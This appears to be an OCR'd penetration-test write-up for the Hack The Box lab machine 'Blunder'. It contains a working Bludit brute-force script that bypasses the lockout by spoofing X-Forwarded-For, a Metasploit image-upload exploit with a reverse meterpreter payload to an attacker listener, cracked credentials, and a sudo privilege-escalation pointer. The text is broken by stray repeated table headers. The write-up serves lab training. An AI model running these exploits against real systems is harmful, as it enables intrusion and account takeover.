# Host Report

## 10.10.10.191 - Blunder

Linux Server - Shelled - Owned

### Ports:

| Port | Proto | Service | Version | Status |
|---|---|---|---|---|
| 21 | tcp | ftp | | |
| 80 | tcp | http | Apache httpd 2.4.41 ((Ubuntu)) | Vulnerable |

| Port | Proto | Service | Version | Status |
|---|---|---|---|---|


**Port Notes:**

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.10.10.191 -w /usr/share/wordlists/dirb/common.txt -xtxt,pdf,php
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.191
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     txt,pdf,php
[+] Timeout:        10s
===============================================================
2021/03/08 10:52:40 Starting gobuster
===============================================================
/.hta (Status: 403)
/.hta.php (Status: 403)
/.hta.txt (Status: 403)
/.hta.pdf (Status: 403)
/.htpasswd (Status: 403)
/.htpasswd.txt (Status: 403)
/.htpasswd.pdf (Status: 403)
/.htpasswd.php (Status: 403)
/.htaccess (Status: 403)
/.htaccess.txt (Status: 403)
/.htaccess.pdf (Status: 403)
/.htaccess.php (Status: 403)
/0 (Status: 200)
/about (Status: 200)
/admin (Status: 301)
/cgi-bin/ (Status: 301)
/install.php (Status: 200)
/LICENSE (Status: 200)
/robots.txt (Status: 200)
/robots.txt (Status: 200)
/server-status (Status: 403)
/todo.txt (Status: 200)
===============================================================
```


| Port | Proto | Service | Version | Status |
|---|---|---|---|---|

2021/03/08 11:03:37 Finished

==========




Blundit Version 3.9.2 running.




```
-Update the CMS
-Turn off FTP - DONE
-Remove old users - DONE
-Inform fergus that the new blog needs images - PENDING
```

We have a username of "fergus", but we also have a 10 attempt limit before we get locked out. Use https://www.cvedetails.com/cve/CVE-2019-17240/ to bypass the lockout.

https://github.com/bludit/bludit/pull/1090

cewl 10.10.10.191 > wordlist.txt

| Port | Proto | Service | Version | Status |
|---|---|---|---|---|

```
┌──(kali㉿kali)-[~/Blunder/results/10.10.10.191/exploit]
└─$ cat blundit_exploit.py
#!/usr/bin/env python3

import re
import requests

host = 'http://10.10.10.191'
login_url = host+'/admin/login'
username = 'fergus'
wordlist = []
words = open('wordlist.txt','r')

for line in words:
    line=line.rstrip()
    wordlist.append(line)

for password in wordlist:
    session = requests.Session()
    login_page = session.get(login_url)
    csrf_token = re.search('input.+?name="tokenCSRF".+?value="
(.+?)"',login_page.text).group(1)
    print('[*] Trying: {p}'.format(p = password))

    headers = {
            'X-Forwarded-For': password,
            'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36(KHTML, like Gecko)
Chrome/77.0.3865.90 Safari/537.36',
            'Referer': login_url
    }

    data = {
            'tokenCSRF': csrf_token,
            'username': username,
            'password': password,
            'save': ''
    }

    login_result = session.post(login_url, headers = headers, data = data,allow_redirects =
False)
```


| Port | Proto | Service | Version | Status |
|---|---|---|---|---|

```
    if 'location' in login_result.headers:
        if '/admin/dashboard' in login_result.headers['location']:
            print()
            print('SUCCESS: Password found!')
            print('Use {u}:{p} to login.'.format(u = username, p = password))
            print()
            break

chmod +x blundit_exploit.py
 ./blundit_exploit.py
[*] Trying: CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
[*] Trying: the
[*] Trying: Load
[*] Trying: Plugins
[*] Trying: and
[*] Trying: for
[*] Trying: Include
<------modified for brevity----->
[*] Trying: probably
[*] Trying: best
[*] Trying: fictional
[*] Trying: character
[*] Trying: RolandDeschain

SUCCESS: Password found!
Use fergus:RolandDeschain to login.
```

| Port | Proto | Service | Version | Status |
|---|---|---|---|---|




Another Blundit Vulnerability
https://github.com/bludit/bludit/issues/1081
https://www.cvedetails.com/cve/CVE-2019-16113/

Attempted non metasploit exploit and failed. Used MSF Exploit
msf6 exploit(linux/http/bludit_upload_images_exec) > options

Module options (exploit/linux/http/bludit_upload_images_exec):

| Name | Current Setting | Required | Description |
|---|---|---|---|
| BLUDITPASS | | yes | The password for Bludit |
| BLUDITUSER | | yes | The username for Bludit |
| Proxies | | no | A proxy chain of format type:host:port[,type:host:port][...] |
| RHOSTS | | yes | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT | 80 | yes | The target port (TCP) |
| SSL | false | no | Negotiate SSL/TLS for outgoing connections |
| TARGETURI | / | yes | The base path for Bludit |
| VHOST | | no | HTTP server virtual host |

| Port | Proto | Service | Version | Status |
|---|---|---|---|---|

Payload options (php/meterpreter/reverse_tcp):

| Name | Current Setting | Required | Description |
|---|---|---|---|
| LHOST | 10.10.14.4 | yes | The listen address (an interface may be specified) |
| LPORT | 4444 | yes | The listen port |

Exploit target:

| Id | Name |
|---|---|
| 0 | Bludit v3.9.2 |

msf6 exploit(linux/http/bludit_upload_images_exec) > set bluditpass RolandDeschain
bluditpass => RolandDeschain
msf6 exploit(linux/http/bludit_upload_images_exec) > set bludituser fergus
bludituser => fergus
msf6 exploit(linux/http/bludit_upload_images_exec) > set rhosts 10.10.10.191
rhosts => 10.10.10.191

Examine `/var/www/bludit-3.10.0a/bl-content/databases/users.php`

`Hugo` - faca404fd5c0a31cf1897b823c695c85cffeb98d - Password120

meterpreter > shell
Process 2483 created.
Channel 2 created.
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ su hugo
su hugo
Password: Password120

hugo@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ sudo -l
sudo -l
Password: Password120

Matching Defaults entries for hugo on blunder:

| Port | Proto | Service | Version | Status |
|---|---|---|---|---|

env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hugo may run the following commands on blunder:
(ALL, !root) /bin/bash

Hugo can run everything, except /bin/bash.
Sudo version = hugo@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ sudo --version
sudo --version
Sudo version 1.8.25p1
Sudoers policy plugin version 1.8.25p1
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.25p1

https://blog.aquasec.com/cve-2019-14287-sudo-linux-vulnerability on version 1.8.25

## Credentials:

| Service | Username | Password | Full Name | Hash |
|---|---|---|---|---|
| http | fergus | RolandDeschain | | |
| http | Hugo | Password120 | | faca404fd5c0a31cf1897b823c695c85cffeb98d |